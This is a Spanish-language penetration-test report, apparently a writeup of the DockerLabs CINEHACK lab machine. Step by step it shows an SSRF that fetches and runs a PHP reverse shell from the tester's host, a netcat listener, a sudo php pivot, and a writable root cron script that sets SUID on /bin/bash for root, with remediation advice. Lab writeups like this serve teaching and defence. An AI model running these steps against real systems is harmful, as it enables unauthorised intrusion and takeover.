



EL RINCÓN
DEL HACKER

INFORME DE PENETRATION TESTING

Informe de Intrusión — Máquina CINEHACK

DETALLES DEL INFORME

CLIENTE	DockerLabs — Laboratorio CINEHACK
FECHA DEL INFORME	2026-07-23
VERSIÓN	v1.0
AUDITOR	Mario Álvarez (El Pingüino de Mario)
CONTACTO	mario@elrincondelhacker.es

DOCUMENTO DE DIFUSIÓN PÚBLICA. Este informe es un writeup elaborado con fines educativos y divulgativos. Puede compartirse y redistribuirse libremente, total o parcialmente, citando la fuente.



Índice

Resumen Ejecutivo	3
Metodología y Alcance	4
Resumen de Vulnerabilidades	5
Detalle de Vulnerabilidades	7
SSRF en el parámetro oculto <code>`problem_url`</code> → subida de webshell y ejecución remota de código (RCE) (Crítica)	7
Tarea de root ejecuta un script en ruta escribible (<code>`/tmp/script.sh`</code>) → SUID en <code>`/bin/bash`</code> → root (Alta)	14
Configuración <code>`sudo`</code> insegura: ejecución de <code>`php`</code> como el usuario <code>`boss`</code> (pivote de usuario) (Alta)	16
Historial de Cambios	20
Aviso Legal	20



Resumen Ejecutivo

Se ha comprometido por completo la máquina **CINEHACK** de DockerLabs, obteniendo acceso **root**. El servicio web (virtual host `cinema.dl`) expone en su panel de reservas un parámetro oculto `problem_url` vulnerable a **SSRF**: permite forzar al servidor a solicitar una URL controlada por el atacante. Aprovechándolo se aloja y ejecuta una **webshell PHP** (reverse shell), obteniendo ejecución remota de código como el usuario del servicio web.

Ya en el sistema, un `sudo -l` revela que se puede ejecutar el binario `php` como el usuario `boss`, lo que permite un **pivote de usuario**. Finalmente, un proceso de **root** ejecuta periódicamente (cron) un script que lanza `/tmp/script.sh`, un fichero **escribible**; inyectando en él `chmod u+s /bin/bash` se consigue una `bash` con **SUID** y, con ella, privilegios de **root**.

El impacto es **crítico**: una única funcionalidad web insegura desemboca, encadenada con malas configuraciones de `sudo` y de tareas programadas, en el control total del host.



Metodología y Alcance

El alcance de la prueba se limita a la máquina **CINEHACK** de la plataforma **DockerLabs**, evaluada en un entorno de laboratorio con fines **educativos** y con autorización explícita de la plataforma. El objetivo es lograr el **compromiso total del sistema (acceso root)** partiendo de un reconocimiento **sin credenciales**.

Vía de compromiso resumida: SSRF en un parámetro oculto del panel de reservas → subida de una webshell PHP y RCE → abuso de `sudo php` + un cron de root con un script escribible que activa el bit **SUID** a `/bin/bash` → root.

Metodología seguida:

1. Reconocimiento de puertos y servicios.
2. Identificación y explotación del **vector de acceso inicial**.
3. Obtención de una **shell** en el sistema.
4. **Escalada de privilegios** hasta **root**.



Resumen de Vulnerabilidades

Durante el desarrollo de esta auditoría se identificaron un total de **3** vulnerabilidades: **1 Crítica(s)**, **2 Alta(s)**. Su distribución por criticidad se resume en el siguiente gráfico y en la tabla posterior.




Figura 1 – Distribución de las vulnerabilidades identificadas por criticidad

Resumen tabular de todas las vulnerabilidades identificadas:

Vulnerabilidad	Criticidad
SSRF en el parámetro oculto `problem_url` → subida de webshell y ejecución remota de código (RCE)	Crítica
Tarea de root ejecuta un script en ruta escribible (`/tmp/script.sh`) → SUID en `/bin/bash` → root	Alta
Configuración `sudo` insegura: ejecución de `php` como el usuario `boss` (pivote de usuario)	Alta

A continuación se listan todas las vulnerabilidades con una breve descripción:

1. SSRF en el parámetro oculto `problem\_url` → subida de webshell y ejecución remota de código (RCE) (Crítica: 9.8)

Afecta a: Servicio web `http://cinema.dl` (puerto 80) — `reservation.php`, parámetro `problem_url`

El panel de reservas de `cinema.dl` procesa un parámetro no documentado `problem_url` con el que el servidor realiza peticiones HTTP salientes (**SSRF**). Apuntándolo a un servidor



controlado por el atacante se logra servir y ejecutar una **webshell PHP**, obteniendo **RCE** como el usuario del servidor web.

2. Tarea de root ejecuta un script en ruta escribible (`/tmp/script.sh`) → SUID en `/bin/bash` → root (**Alta: 7.8**)

Afecta a:

- Tarea de root que ejecuta `/tmp/script.sh` (ruta escribible)
- Binario `/bin/bash` (SUID resultante)

Una tarea programada ejecutada por **root** invoca periódicamente `/tmp/script.sh`, un fichero **escribible** por el usuario. Inyectando en él `chmod u+s /bin/bash`, root aplica el bit **SUID** a la shell, permitiendo obtener una sesión con privilegios de superusuario.

3. Configuración `'sudo'` insegura: ejecución de `'php'` como el usuario `'boss'` (pivote de usuario) (**Alta: 7.1**)

Afecta a: Configuración `sudoers` (permite `php` como `boss`)

El usuario del servicio web puede ejecutar el binario `php` como el usuario `boss` mediante `sudo`. Al ser `php` un intérprete, permite ejecutar comandos arbitrarios y obtener una shell como `boss`, un **pivote de usuario** hacia una cuenta con más acceso.



Detalle de Vulnerabilidades

1. SSRF en el parámetro oculto `problem\_url` → subida de webshell y ejecución remota de código (RCE)

Crítica Puntuación CVSS: **9.8**

Afecta a: Servicio web `http://cinema.dl` (puerto 80) — `reservation.php`, parámetro `problem_url`

Recomendación rápida: Eliminar los parámetros que provoquen peticiones/inclusiones controladas por el usuario; aplicar allow-list de destinos y no ejecutar contenido remoto.

Resumen

El panel de reservas de `cinema.dl` procesa un parámetro no documentado `problem_url` con el que el servidor realiza peticiones HTTP salientes (**SSRF**). Apuntándolo a un servidor controlado por el atacante se logra servir y ejecutar una **webshell PHP**, obteniendo **RCE** como el usuario del servidor web.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Tras el reconocimiento inicial (nmap y descubrimiento del *virtual host* `cinema.dl`), al interceptar la reserva de un asiento con Burp Suite se observa un parámetro **oculto** `problem_url`. El servidor lo utiliza para **descargar y procesar una URL** que le indicamos: es una **Server-Side Request Forgery (SSRF)** que, además, ejecuta el recurso remoto. Aprovechándolo, se aloja una *reverse shell* PHP (basada en la de pentestmonkey) en un servidor propio y se fuerza al servidor víctima a solicitarla y ejecutarla; tras localizar con *fuzzing* el directorio donde se guarda (`/andrewgarfield/`), se dispara la webshell y se recibe una shell interactiva.

A continuación, paso a paso:

```
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Bienvenido a Cinema DL
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Figura 2 – Hacemos el escaneo con nmap




Figura 3 – Y esto corre por el puerto 80




Figura 4 – Vemos el dominio cinema.dl por lo que lo añadimos en el /etc/hosts




Figura 5 – Si nos ubicamos al cinema.dl vemos que ahora carga otra página distinta




Figura 6 – Entraremos en una película, por ejemplo en la última, y reservaremos un asiento




Figura 7 – Donde interceptaremos la petición con burp suite

Vemos que hay un parametro oculto llamado `problem_url=` el cual indica como una URL por defecto como si pudieramos hacer algo desde un servidor externo, por lo que vamos a probar a abrir un servidor de `python3` con una `shell.php` que vamos a crear y añadirlo en ese parametro a ver que pasa.

```
&problem_url=http%3A%2F%2Ftusitio.com%2Fuploads%2Fwebshell.php
```





Figura 8 – Por lo que vamos a usar la reverse shell de pentestmonkey y alojaremos este archivo por el puerto 80 levantando un servidor HTTP con python

Por lo que ahora le podemos pasar el parámetro de `problem_url` directamente al archivo desde la url del navegador:

```
http://cinema.dl/reservation.php?problem_url=http://172.17.0.1/virus.php
```



```
(elrincondelhacker@elrincondelhacker)-[~/Escritorio]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.17.0.2 - - [29/Jan/2025 12:48:45] "GET /virus.php HTTP/1.1" 200 -
```

Figura 9 – Y recibimos la petición

Pero no tenemos ninguna carpeta de `uploads/` ni nada parecido, por lo que vamos a probar hacer un `fuzzing` con un diccionario personalizado sobre el nombre y apellidos de los actores de la película `El tiempo que tenemos` quedando de la siguiente forma:

```
andrewgarfield
florencepugh
gracedelaney
leebraithwaite
aoifehinds
adamjames
douglashodge
maramacorlett
heathercraney
niamhcusack
robertboulter
kerrygodliman
```

Hacemos fuzzing web con esta lista de actores y vemos el directorio `andrewgarfield`:

```
gobuster dir -u http://cinema.dl/ -w diccionario.txt -x html,php,txt
```



```
(elrincondelhacker@elrincondelhacker)-[~/Escritorio]
$ gobuster dir -u http://cinema.dl/ -w diccionario.txt -x html,php,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://cinema.dl/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: diccionario.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/andrewgarfield (Status: 301) [Size: 315] [→ http://cinema.dl/andrewgarfield/]
Progress: 48 / 52 (92.31%)

Finished
```

Por lo que tenemos la siguiente url y es aquí donde se guardó la shell:

<http://cinema.dl/andrewgarfield/>



```
(elrincondelhacker@elrincondelhacker)-[~/Escritorio]
$ sudo nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 55410
Linux dockerlabs 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 x86_64 x86_64 GNU/Linux
12:48:59 up 1:34, 0 user, load average: 1.42, 0.81, 0.63
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figura 10 – Hacemos clic en virus y habremos recibido la conexión



Recomendación

- **Eliminar o restringir** el parámetro `problem_url`. Si se necesita realizar peticiones salientes, aplicar una **allow-list** estricta de dominios y esquemas, y bloquear direcciones internas/privadas.
- **Nunca** descargar y ejecutar contenido remoto controlado por el usuario. Servir los ficheros subidos desde un directorio **sin permisos de ejecución** y validar tipo/extensión.
- Ejecutar el servidor web con **mínimo privilegio** y aplicar *egress filtering*.

Referencias

- CWE-918: Server-Side Request Forgery (SSRF)
- https://owasp.org/www-community/attacks/Server_Side_Request_Forgery
- <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>



2. Tarea de root ejecuta un script en ruta escribible (`/tmp/script.sh`) → SUID en `/bin/bash` → root

Alta Puntuación CVSS: 7.8

Afecta a:

- Tarea de root que ejecuta `/tmp/script.sh` (ruta escribible)
- Binario `/bin/bash` (SUID resultante)

Recomendación rápida: Los scripts ejecutados por root/cron no deben residir en rutas escribibles (p. ej. `/tmp`) y deben tener permisos root:root 700.

Resumen

Una tarea programada ejecutada por **root** invoca periódicamente `/tmp/script.sh`, un fichero **escribible** por el usuario. Inyectando en él `chmod u+s /bin/bash`, root aplica el bit **SUID** a la shell, permitiendo obtener una sesión con privilegios de superusuario.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Ya como `boss` se comprueba que `root.sh` provoca la ejecución de `/tmp/script.sh` por parte de **root** de forma periódica. Como `/tmp` es **escribible por cualquiera**, se sobrescribe `/tmp/script.sh` con una orden que activa el bit **SUID** sobre `/bin/bash` (`chmod u+s /bin/bash`). Cuando la tarea de root se ejecuta (aprox. cada minuto), la `bash` queda con SUID y, ejecutándola con `-p`, se obtiene una shell **root**.

A continuación, paso a paso:

```
#*/1 * * * * chmod +r /var/spool/cron/crontabs/root
/opt/update.sh
/tmp/script.sh
boss@dockerlabs:/var/spool/cron/crontabs$ Killed
$
```

Figura 11 – Vemos que `root.sh` es un script y no un `crontab` y vemos un script llamado `/tmp/script.sh` que se ejecuta y vemos que además perdemos acceso

```
GNU nano 7.2 /tmp/script.sh *
chmod u+s /bin/bash
```

Figura 12 – Por lo que vemos root ejecuta lo que hay en `/tmp/script.sh`, entonces dentro de este script vamos a hacer que root cambie active el bit SUID a la bash

Y ahora tendremos que esperar 1 minuto a que se ejecute, una vez que se haya ejecutado el crontab, si listamos la `bash`:

```
watch -d ls -la /bin/bash
```




```
Every 2.0s: ls -la /bin/bash | cat | grep root | dockerlabs: Wed Jan 29 12:59:25 2025  
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
```

Figura 13 – Y ya vemos que se aplicó el cambio

```
www-data@dockerlabs:/tmp$ bash -p  
bash-5.2# whoami  
root  
bash-5.2#
```

Figura 14 – Y ya somos root

Recomendación

- Los scripts ejecutados por **root** o por **cron** deben residir en rutas **no escribibles** por usuarios sin privilegios (`root:root`, permisos `700`). Evitar por completo `/tmp`.
- Monitorizar la aparición de binarios **SUID** inesperados (`find / -perm -4000`) y aplicar mínimo privilegio.

Referencias

- CWE-732: Incorrect Permission Assignment for Critical Resource
- <https://book.hacktricks.xyz/linux-hardening/privilege-escalation>



3. Configuración `sudo` insegura: ejecución de `php` como el usuario `boss` (pivote de usuario)

Alta Puntuación CVSS: 7.1

Afecta a: Configuración `sudoers` (permite `php` como `boss`)

Recomendación rápida: No permitir la ejecución de intérpretes (`php`, `python`, `perl`...) vía `sudo`; conceder solo lo estrictamente necesario.

Resumen

El usuario del servicio web puede ejecutar el binario `php` como el usuario `boss` mediante `sudo`. Al ser `php` un intérprete, permite ejecutar comandos arbitrarios y obtener una shell como `boss`, un **pivote de usuario** hacia una cuenta con más acceso.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Una vez dentro se enumeran las tareas del sistema (se descubre `/opt/update.sh` y directorios de `cron`) y se ejecuta `sudo -l`, que revela que el usuario puede lanzar `php` como `boss` sin contraseña. Confiar en un **intérprete** dentro de `sudo` equivale a conceder ejecución arbitraria de comandos: con `sudo -u boss php -r "system('/bin/bash');" se obtiene una shell como boss, cuenta que sí tiene acceso al siguiente eslabón de la cadena (root.sh).`

A continuación, paso a paso:

```
www-data@dockerlabs:/opt$ ls
update.sh
www-data@dockerlabs:/opt$
```

Figura 15 – Una vez dentro, en `/opt` veremos un script llamado `update.sh`



```
www-data@dockerlabs:/opt$ cat update.sh
#!/bin/bash

# Comprobar si el usuario 'boss' tiene algún proceso en ejecución
# También buscar procesos asociados a "script" o shells indirectas
if pgrep -u boss > /dev/null; then
    # Mostrar procesos activos del usuario boss para depuración (opcional)
    echo "Procesos activos del usuario boss:"
    ps -u boss

    # Matar todos los procesos del usuario 'boss' incluyendo 'script'
    pkill -u boss
    pkill -9 -f "script"

    # Confirmar que los procesos fueron terminados
    if pgrep -u boss > /dev/null; then
        echo "No se pudieron terminar todos los procesos del usuario boss."
    else
